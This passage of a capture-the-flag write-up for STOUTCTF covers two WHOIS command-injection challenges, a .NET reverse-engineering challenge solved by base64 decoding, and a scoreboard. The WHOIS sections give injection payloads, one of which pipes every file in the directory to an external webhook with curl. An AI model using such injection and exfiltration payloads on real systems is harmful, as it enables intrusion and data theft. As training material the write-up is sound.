
Flag	STOUTCTF{tCoW5voLpV44AsdzOigETrE3IZMHVBV6}

WHOIS LVL3

Description:

Null

Using ` and the command on the dig section.



Payload

`cat flag.txt`

Flag	STOUTCTF{18kUctpnd5aze563mm2uMBbWL7CT1A2e}

WHOIS LVL4


Description:

Null


Since other functions like ping, dnslookup, and dig couldn't be used, I decided to attempt a blind OS injection on the backup section using the curl function. By doing this, I was able to observe the response on the webhook site. This confirmed that the | (pipe) operator was functional. I then proceeded to send a POST request to read everything inside the current directory.

Payload

```
| cat * | curl -X POST -d @- https://webhook.site/107d6ce8-fc36-4c6e-bf5b-585461b6f297
```



Close up look



Flag	STOUTCTF{aivDe09dO5vVX40AHSKaKi7kXC5YfXoT}

REV

REV


Involves challenges that require participants to analyse and understand compiled code, such as binaries or executables, to uncover hidden information or flags. Participants use tools like disassemblers or debuggers to examine how the code works, identify vulnerabilities, or find the flag embedded within the program. This category tests skills in reverse engineering, where you break down a program to understand its behaviour and extract secrets or solve problems without access to the original source code.

BOSSMAN


Description:

Null

While trying to analyze the program in DNSpy, I couldn't find anything useful. I then booted up Cutter and encountered some Base64 encoded data. Since I couldn't see the program properly in either DNSpy or ILSpy, I decided to explore alternative tools.



After trying dotPeek, a tool designed for .NET Framework programs, I was able to view the source code clearly. This allowed me to decode the data and eventually obtain the flag.




Script


```
import base64

def get_time():
    ch_array1 = ['U', '1', 'R', 'P']
    ch_array2 = ['V', 'V', 'R', 'D']
    ch_array3 = ['V', 'E', 'Z', '7']
    char_array1 = "VGZSVDBsWW9nUjRWa3ZDaEdab2tS"
    char_array2 = "MkFmR2ZUQ0p2SEh9"

    string_builder = []

    string_builder.extend(ch_array1)
    string_builder.extend(ch_array2)
    string_builder.extend(ch_array3)

    base64_encoded_char_array1 = base64.b64encode(char_array1.encode('utf-
8')).decode('utf-8')
    string_builder.append(base64_encoded_char_array1[:len(char_array1)])

    string_builder.append(char_array2)

    return ''.join(string_builder)

result = get_time()
print(result)
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
└─$ python solver.py
U1RPVVRDVEZ7VkdaU1ZEQnNXVzluVWpSV2EzWkRhMkFmR2ZUQ0p2SEh9

┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
└─$ python solver.py | base64 -d
STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/rev/bossman]
└─$
```


Flag	STOUTCTF{VGZSVDBsWW9nUjRWa3ZDa2AfGfTCJvHH}


HALL OF FAME






Place	User	Score
1	OS1RIS	5750
2	h4rmony	5400
3	Ajiqqos	4550
4	zeqzoq	4500
5	spicy-mochi	3500
6	AKMAL ALIFF NI BOSS !!!!!	2800
7	N3t D3f3nd3rs	2750
8	Nyamuk	2600
9	n451337	2550
10	am	2400







“Through endless effort and constant struggles, I've emerged stronger and more determined. A sincere thank you for those who inspired and believed in my journey. Thank you for making my life a part of cybersecurity.”

-OS1RIS 2024-12-22T20:16:00Z

PWN